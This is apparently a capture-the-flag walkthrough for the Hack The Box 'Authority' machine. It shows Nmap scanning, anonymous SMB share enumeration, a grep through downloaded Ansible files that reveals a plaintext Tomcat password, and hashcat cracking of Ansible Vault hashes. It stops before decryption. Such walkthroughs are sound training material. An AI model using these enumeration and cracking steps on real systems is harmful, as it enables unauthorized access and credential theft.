Authority
Authority is a medium-difficulty Windows machine that highlights the dangers of misconfigurations, password reuse, storing credentials on shares, and demonstrates how default settings in Active Directory (such as the ability for all domain users to add up to 10 computers to the domain) can be combined with other issues (vulnerable AD CS certificate templates) to take over a domain.
Tasks
Question 1: What is the name of the web-based service running on TCP 8443?
We run a Nmap scan.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ nmap -sC -sV -A 10.129.229.56 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-22 22:29 EDT
Nmap scan report for 10.129.229.56
Host is up (0.33s latency).
Not shown: 986 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-09-23 06:38:42Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-23T06:39:40+00:00; +4h08m06s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
|_ssl-date: 2026-09-23T06:39:39+00:00; +4h08m05s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-23T06:39:40+00:00; +4h08m06s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-09-23T06:39:39+00:00; +4h08m06s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: othername: UPN:AUTHORITY$@htb.corp, DNS:authority.htb.corp, DNS:htb.corp, DNS:HTB
| Not valid before: 2022-08-09T23:03:21
|_Not valid after:  2024-08-09T23:13:21
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8443/tcp open  ssl/http      Apache Tomcat (language: en)
| ssl-cert: Subject: commonName=172.16.2.118
| Not valid before: 2026-09-21T06:35:41
|_Not valid after:  2028-09-22T18:14:05
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
Service Info: Host: AUTHORITY; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-09-23T06:39:27
|_  start_date: N/A
|_clock-skew: mean: 4h08m05s, deviation: 0s, median: 4h08m05s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.14 seconds
We add the DNS entries into the /etc/hosts file.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ echo -e "10.129.229.56 authority.htb authority.htb.corp htb.corp" | sudo tee -a /etc/hosts
10.129.229.56 authority.htb authority.htb.corp htb.corp
Opening the target website in a web browser reveals that it is running IIS. Our Nmap scan showed that port 8443 is open, so we navigate to it. If the URL we use is http://authority.htb:8443/, we will receive the error message Bad Request. This combination of host and port requires TLS.. So we need to use HTTPS instead of HTTP. Visiting the site displays a popup showing the following message:
PWM is currently in configuration mode. This mode allows updating the configuration without authenticating to an LDAP directory first. End user functionality is not available in this mode.

After you have verified the LDAP directory settings, use the Configuration Manager to restrict the configuration to prevent unauthorized changes. After restricting, the configuration can still be changed but will require LDAP directory authentication first.
Answer: PWM
Question 2: What is the name of the SMB share that allows READ access to unauthenticated users?
We list the available shares on the target's SMB by running smbclient --no-pass -L //authority.htb.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ smbclient --no-pass -L //authority.htb

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	Department Shares Disk
	Development     Disk
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
We attempt to connect and list each of the shares to see which we can access.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ smbclient //authority.htb/'Department Shares'
Password for [WORKGROUP\aaronamran]:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_ACCESS_DENIED listing \*
smb: \> exit
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ smbclient //authority.htb/Development
Password for [WORKGROUP\aaronamran]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Mar 17 09:20:38 2023
  ..                                  D        0  Fri Mar 17 09:20:38 2023
  Automation                          D        0  Fri Mar 17 09:20:40 2023

		5888511 blocks of size 4096. 1160270 blocks available
smb: \> get Automation
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \Automation
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget Automation
getting file \Automation\Ansible\ADCS\.ansible-lint of size 259 as Automation/Ansible/ADCS/.ansible-lint (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\.yamllint of size 205 as Automation/Ansible/ADCS/.yamllint (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\LICENSE of size 11364 as Automation/Ansible/ADCS/LICENSE (3.8 KiloBytes/sec) (average 1.4 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\README.md of size 7279 as Automation/Ansible/ADCS/README.md (1.9 KiloBytes/sec) (average 1.5 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\requirements.txt of size 466 as Automation/Ansible/ADCS/requirements.txt (0.2 KiloBytes/sec) (average 1.3 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\requirements.yml of size 264 as Automation/Ansible/ADCS/requirements.yml (0.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\SECURITY.md of size 924 as Automation/Ansible/ADCS/SECURITY.md (0.5 KiloBytes/sec) (average 1.0 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tox.ini of size 419 as Automation/Ansible/ADCS/tox.ini (0.1 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.travis.yml of size 1414 as Automation/Ansible/LDAP/.travis.yml (0.6 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\README.md of size 5768 as Automation/Ansible/LDAP/README.md (1.9 KiloBytes/sec) (average 1.0 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\TODO.md of size 119 as Automation/Ansible/LDAP/TODO.md (0.0 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\Vagrantfile of size 640 as Automation/Ansible/LDAP/Vagrantfile (0.4 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\PWM\ansible.cfg of size 491 as Automation/Ansible/PWM/ansible.cfg (0.2 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\PWM\ansible_inventory of size 174 as Automation/Ansible/PWM/ansible_inventory (0.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\PWM\README.md of size 1290 as Automation/Ansible/PWM/README.md (0.6 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\defaults\main.yml of size 1578 as Automation/Ansible/ADCS/defaults/main.yml (0.7 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\meta\main.yml of size 549 as Automation/Ansible/ADCS/meta/main.yml (0.3 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\meta\preferences.yml of size 22 as Automation/Ansible/ADCS/meta/preferences.yml (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\assert.yml of size 2936 as Automation/Ansible/ADCS/tasks/assert.yml (1.7 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\generate_ca_certs.yml of size 2262 as Automation/Ansible/ADCS/tasks/generate_ca_certs.yml (1.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\init_ca.yml of size 1244 as Automation/Ansible/ADCS/tasks/init_ca.yml (0.5 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\main.yml of size 1359 as Automation/Ansible/ADCS/tasks/main.yml (0.6 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\tasks\requests.yml of size 4214 as Automation/Ansible/ADCS/tasks/requests.yml (1.6 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\templates\extensions.cnf.j2 of size 1659 as Automation/Ansible/ADCS/templates/extensions.cnf.j2 (1.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\templates\openssl.cnf.j2 of size 11294 as Automation/Ansible/ADCS/templates/openssl.cnf.j2 (5.3 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\vars\main.yml of size 2146 as Automation/Ansible/ADCS/vars/main.yml (1.0 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\clean_vault of size 677 as Automation/Ansible/LDAP/.bin/clean_vault (0.3 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\diff_vault of size 357 as Automation/Ansible/LDAP/.bin/diff_vault (0.1 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\.bin\smudge_vault of size 768 as Automation/Ansible/LDAP/.bin/smudge_vault (0.2 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\defaults\main.yml of size 1046 as Automation/Ansible/LDAP/defaults/main.yml (0.5 KiloBytes/sec) (average 0.9 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\files\pam_mkhomedir of size 170 as Automation/Ansible/LDAP/files/pam_mkhomedir (0.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\handlers\main.yml of size 277 as Automation/Ansible/LDAP/handlers/main.yml (0.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\meta\main.yml of size 416 as Automation/Ansible/LDAP/meta/main.yml (0.2 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\tasks\main.yml of size 5235 as Automation/Ansible/LDAP/tasks/main.yml (2.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\ldap_sudo_groups.j2 of size 131 as Automation/Ansible/LDAP/templates/ldap_sudo_groups.j2 (0.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\ldap_sudo_users.j2 of size 106 as Automation/Ansible/LDAP/templates/ldap_sudo_users.j2 (0.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\sssd.conf.j2 of size 2556 as Automation/Ansible/LDAP/templates/sssd.conf.j2 (1.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\templates\sudo_group.j2 of size 30 as Automation/Ansible/LDAP/templates/sudo_group.j2 (0.0 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\debian.yml of size 174 as Automation/Ansible/LDAP/vars/debian.yml (0.1 KiloBytes/sec) (average 0.8 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\main.yml of size 75 as Automation/Ansible/LDAP/vars/main.yml (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\redhat.yml of size 222 as Automation/Ansible/LDAP/vars/redhat.yml (0.1 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\LDAP\vars\ubuntu-14.04.yml of size 203 as Automation/Ansible/LDAP/vars/ubuntu-14.04.yml (0.1 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\defaults\main.yml of size 1591 as Automation/Ansible/PWM/defaults/main.yml (0.6 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\handlers\main.yml of size 4 as Automation/Ansible/PWM/handlers/main.yml (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\meta\main.yml of size 199 as Automation/Ansible/PWM/meta/main.yml (0.1 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\tasks\main.yml of size 1832 as Automation/Ansible/PWM/tasks/main.yml (0.9 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\context.xml.j2 of size 422 as Automation/Ansible/PWM/templates/context.xml.j2 (0.2 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\PWM\templates\tomcat-users.xml.j2 of size 388 as Automation/Ansible/PWM/templates/tomcat-users.xml.j2 (0.1 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\SHARE\tasks\main.yml of size 1876 as Automation/Ansible/SHARE/tasks/main.yml (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\converge.yml of size 106 as Automation/Ansible/ADCS/molecule/default/converge.yml (0.0 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\molecule.yml of size 526 as Automation/Ansible/ADCS/molecule/default/molecule.yml (0.3 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \Automation\Ansible\ADCS\molecule\default\prepare.yml of size 371 as Automation/Ansible/ADCS/molecule/default/prepare.yml (0.2 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \> exit
Since we can list the contents of the Development share anonymously and discover that it has a folder, we run recurse ON, prompt OFF and mget Automation to download the folder and its contents recursively.
Answer: Development
Question 3: What is the value of the pwn_admin_password?
We list out the files we currently have in the Automation directory.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ find ~/Automation -type f
/home/aaronamran/Automation/Ansible/PWM/README.md
/home/aaronamran/Automation/Ansible/PWM/handlers/main.yml
/home/aaronamran/Automation/Ansible/PWM/tasks/main.yml
/home/aaronamran/Automation/Ansible/PWM/ansible_inventory
/home/aaronamran/Automation/Ansible/PWM/defaults/main.yml
/home/aaronamran/Automation/Ansible/PWM/templates/tomcat-users.xml.j2
/home/aaronamran/Automation/Ansible/PWM/templates/context.xml.j2
/home/aaronamran/Automation/Ansible/PWM/ansible.cfg
/home/aaronamran/Automation/Ansible/PWM/meta/main.yml
/home/aaronamran/Automation/Ansible/LDAP/files/pam_mkhomedir
/home/aaronamran/Automation/Ansible/LDAP/README.md
/home/aaronamran/Automation/Ansible/LDAP/handlers/main.yml
/home/aaronamran/Automation/Ansible/LDAP/Vagrantfile
/home/aaronamran/Automation/Ansible/LDAP/tasks/main.yml
/home/aaronamran/Automation/Ansible/LDAP/.bin/diff_vault
/home/aaronamran/Automation/Ansible/LDAP/.bin/smudge_vault
/home/aaronamran/Automation/Ansible/LDAP/.bin/clean_vault
/home/aaronamran/Automation/Ansible/LDAP/vars/ubuntu-14.04.yml
/home/aaronamran/Automation/Ansible/LDAP/vars/debian.yml
/home/aaronamran/Automation/Ansible/LDAP/vars/redhat.yml
/home/aaronamran/Automation/Ansible/LDAP/vars/main.yml
/home/aaronamran/Automation/Ansible/LDAP/.travis.yml
/home/aaronamran/Automation/Ansible/LDAP/defaults/main.yml
/home/aaronamran/Automation/Ansible/LDAP/templates/sudo_group.j2
/home/aaronamran/Automation/Ansible/LDAP/templates/ldap_sudo_groups.j2
/home/aaronamran/Automation/Ansible/LDAP/templates/sssd.conf.j2
/home/aaronamran/Automation/Ansible/LDAP/templates/ldap_sudo_users.j2
/home/aaronamran/Automation/Ansible/LDAP/TODO.md
/home/aaronamran/Automation/Ansible/LDAP/meta/main.yml
/home/aaronamran/Automation/Ansible/SHARE/tasks/main.yml
/home/aaronamran/Automation/Ansible/ADCS/LICENSE
/home/aaronamran/Automation/Ansible/ADCS/requirements.yml
/home/aaronamran/Automation/Ansible/ADCS/.yamllint
/home/aaronamran/Automation/Ansible/ADCS/requirements.txt
/home/aaronamran/Automation/Ansible/ADCS/README.md
/home/aaronamran/Automation/Ansible/ADCS/SECURITY.md
/home/aaronamran/Automation/Ansible/ADCS/tasks/requests.yml
/home/aaronamran/Automation/Ansible/ADCS/tasks/generate_ca_certs.yml
/home/aaronamran/Automation/Ansible/ADCS/tasks/assert.yml
/home/aaronamran/Automation/Ansible/ADCS/tasks/main.yml
/home/aaronamran/Automation/Ansible/ADCS/tasks/init_ca.yml
/home/aaronamran/Automation/Ansible/ADCS/.ansible-lint
/home/aaronamran/Automation/Ansible/ADCS/molecule/default/molecule.yml
/home/aaronamran/Automation/Ansible/ADCS/molecule/default/converge.yml
/home/aaronamran/Automation/Ansible/ADCS/molecule/default/prepare.yml
/home/aaronamran/Automation/Ansible/ADCS/tox.ini
/home/aaronamran/Automation/Ansible/ADCS/vars/main.yml
/home/aaronamran/Automation/Ansible/ADCS/defaults/main.yml
/home/aaronamran/Automation/Ansible/ADCS/templates/extensions.cnf.j2
/home/aaronamran/Automation/Ansible/ADCS/templates/openssl.cnf.j2
/home/aaronamran/Automation/Ansible/ADCS/meta/main.yml
/home/aaronamran/Automation/Ansible/ADCS/meta/preferences.yml
Now that we have a rough idea of what files there are, we run grep -rniE "pwn|admin" ~/Automation/ to filter out the matching entries.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ grep -rniE "pwn|admin" ~/Automation/
/home/aaronamran/Automation/Ansible/PWM/README.md:25:* pwm_admin_login: pwm admin login name, 'root' by default.
/home/aaronamran/Automation/Ansible/PWM/README.md:26:- pwm_admin_password: pwm admin password, 'password' by default.
/home/aaronamran/Automation/Ansible/PWM/ansible_inventory:1:ansible_user: administrator
/home/aaronamran/Automation/Ansible/PWM/defaults/main.yml:11:pwm_admin_login: !vault |
/home/aaronamran/Automation/Ansible/PWM/defaults/main.yml:19:pwm_admin_password: !vault |
/home/aaronamran/Automation/Ansible/PWM/defaults/main.yml:29:ldap_admin_password: !vault |
/home/aaronamran/Automation/Ansible/PWM/templates/tomcat-users.xml.j2:7:<user username="admin" password="T0mc@tAdm1n" roles="manager-gui"/>
/home/aaronamran/Automation/Ansible/LDAP/TODO.md:1:- Change LDAP admin password after build -[COMPLETE]
/home/aaronamran/Automation/Ansible/SHARE/tasks/main.yml:39:        - {path: 'C:\Share', share_name: 'User Share', share_description: 'Share for Users', full: 'Administrators, Domain Users', read: 'Domain Users', list: no }
/home/aaronamran/Automation/Ansible/SHARE/tasks/main.yml:49:        user: Administrator, Domain Users
/home/aaronamran/Automation/Ansible/ADCS/defaults/main.yml:19:ca_email_address: admin@authority.htb
Reading main.yml located in ~/Automation/Ansible/PWM/defaults/ gives us the following:
pwm_run_dir: "{{ lookup('env', 'PWD') }}"

pwm_hostname: authority.htb.corp
pwm_http_port: "{{ http_port }}"
pwm_https_port: "{{ https_port }}"
pwm_https_enable: true

pwm_require_ssl: false

pwm_admin_login: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          32666534386435366537653136663731633138616264323230383566333966346662313161326239
          6134353663663462373265633832356663356239383039640a346431373431666433343434366139
          35653634376333666234613466396534343030656165396464323564373334616262613439343033
          6334326263326364380a653034313733326639323433626130343834663538326439636232306531
          3438

pwm_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          31356338343963323063373435363261323563393235633365356134616261666433393263373736
          3335616263326464633832376261306131303337653964350a363663623132353136346631396662
          38656432323830393339336231373637303535613636646561653637386634613862316638353530
          3930356637306461350a316466663037303037653761323565343338653934646533663365363035
          6531

ldap_uri: ldap://127.0.0.1/
ldap_base_dn: "DC=authority,DC=htb"
ldap_admin_password: !vault |
          $ANSIBLE_VAULT;1.1;AES256
          63303831303534303266356462373731393561313363313038376166336536666232626461653630
          3437333035366235613437373733316635313530326639330a643034623530623439616136363563
          34646237336164356438383034623462323531316333623135383134656263663266653938333334
          3238343230333633350a646664396565633037333431626163306531336336326665316430613566
          3764
There are three different hashes in the file. We need to save each hash to separate files then we clean them up with sed to remove the whitespaces.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ vi vault1
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ vi vault2
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ vi vault3
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ sed -i 's/^[ \t]*//' vault1
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault1
$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ sed -i 's/^[ \t]*//' vault2
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault2
$ANSIBLE_VAULT;1.1;AES256
31356338343963323063373435363261323563393235633365356134616261666433393263373736
3335616263326464633832376261306131303337653964350a363663623132353136346631396662
38656432323830393339336231373637303535613636646561653637386634613862316638353530
3930356637306461350a316466663037303037653761323565343338653934646533663365363035
6531
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ sed -i 's/^[ \t]*//' vault3
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ cat vault3
$ANSIBLE_VAULT;1.1;AES256
63303831303534303266356462373731393561313363313038376166336536666232626461653630
3437333035366235613437373733316635313530326639330a643034623530623439616136363563
34646237336164356438383034623462323531316333623135383134656263663266653938333334
3238343230333633350a646664396565633037333431626163306531336336326665316430613566
3764
Now we convert each of these hashes into a crackable format using ansible2john.py.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ python3 /usr/share/john/ansible2john.py vault1
vault1:$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ python3 /usr/share/john/ansible2john.py vault2
vault2:$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ python3 /usr/share/john/ansible2john.py vault3
vault3:$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ vi vault_hashes
We save each of the outputs into a file named vault_hashes, and trim the front part of the hash (the hashes should start with $ansible$).
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ hashcat -m 16900 vault_hashes /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 2.1 LINUX) - Platform #1 [Intel(R) Corporation]
==================================================================
* Device #1: AMD EPYC 9575F 64-Core Processor, 3920/7905 MB (988 MB allocatable), 4MCU

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
====================================================================================================================================================
* Device #2: cpu-skylake-avx512-AMD EPYC 9575F 64-Core Processor, skipped

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 0 secs

$ansible$0*0*15c849c20c74562a25c925c3e5a4abafd392c77635abc2ddc827ba0a1037e9d5*1dff07007e7a25e438e94de3f3e605e1*66cb125164f19fb8ed22809393b1767055a66deae678f4a8b1f8550905f70da5:!@#$%^&*
$ansible$0*0*2fe48d56e7e16f71c18abd22085f39f4fb11a2b9a456cf4b72ec825fc5b9809d*e041732f9243ba0484f582d9cb20e148*4d1741fd34446a95e647c3fb4a4f9e4400eae9dd25d734abba49403c42bc2cd8:!@#$%^&*
$ansible$0*0*c08105402f5db77195a13c1087af3e6fb2bdae60473056b5a477731f51502f93*dfd9eec07341bac0e13c62fe1d0a5f7d*d04b50b49aa665c4db73ad5d8804b4b2511c3b15814ebcf2fe98334284203635:!@#$%^&*

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 16900 (Ansible Vault)
Hash.Target......: vault_hashes
Time.Started.....: Tue Sep 22 23:33:02 2026 (17 secs)
Time.Estimated...: Tue Sep 22 23:33:19 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     7135 H/s (6.98ms) @ Accel:256 Loops:512 Thr:1 Vec:8
Recovered........: 3/3 (100.00%) Digests (total), 3/3 (100.00%) Digests (new), 3/3 (100.00%) Salts
Progress.........: 119808/43033155 (0.28%)
Rejected.........: 0/119808 (0.00%)
Restore.Point....: 38912/14344385 (0.27%)
Restore.Sub.#1...: Salt:2 Amplifier:0-1 Iteration:9728-9999
Candidate.Engine.: Device Generator
Candidates.#1....: treetree -> prospect

Started: Tue Sep 22 23:32:52 2026
Stopped: Tue Sep 22 23:33:20 2026
Hashcat cracked all the hashes to the same password !@#$%^&*. Now we need to install and use ansible-vault from pip to decrypt the encrypted strings found in the file.
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ python3 -m venv htb
┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ source htb/bin/activate
(htb) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ pip install --upgrade pip
Requirement already satisfied: pip in ./htb/lib/python3.13/site-packages (25.1.1)
Collecting pip
[...]
Successfully installed pip-26.2.1
(htb) ┌─[au-free-2]─[10.10.14.224]─[aaronamran@htb-pjc0pywgt0]─[~]
└──╼ [★]$ pip install ansible-vault
Collecting ansible-vault
  Downloading ansible_vault-4.1.0-py3-none-any.whl.metadata (2.9 kB)
[...]
Installing collected packages: resolvelib, PyYAML, pycparser, packaging, MarkupSafe, jinja2, cffi, cryptography, ansible-core, ansible-vault
Successfully installed MarkupSafe-3.0.3 PyYAML-6.0.3 ansible-core-2.21.4 ansible-vault-4.1.0 cffi-2.1.1 cryptography-50.0.1 jinja2-3.1.6 packaging-26.3 pycparser-3.0 resolvelib-1.2.1
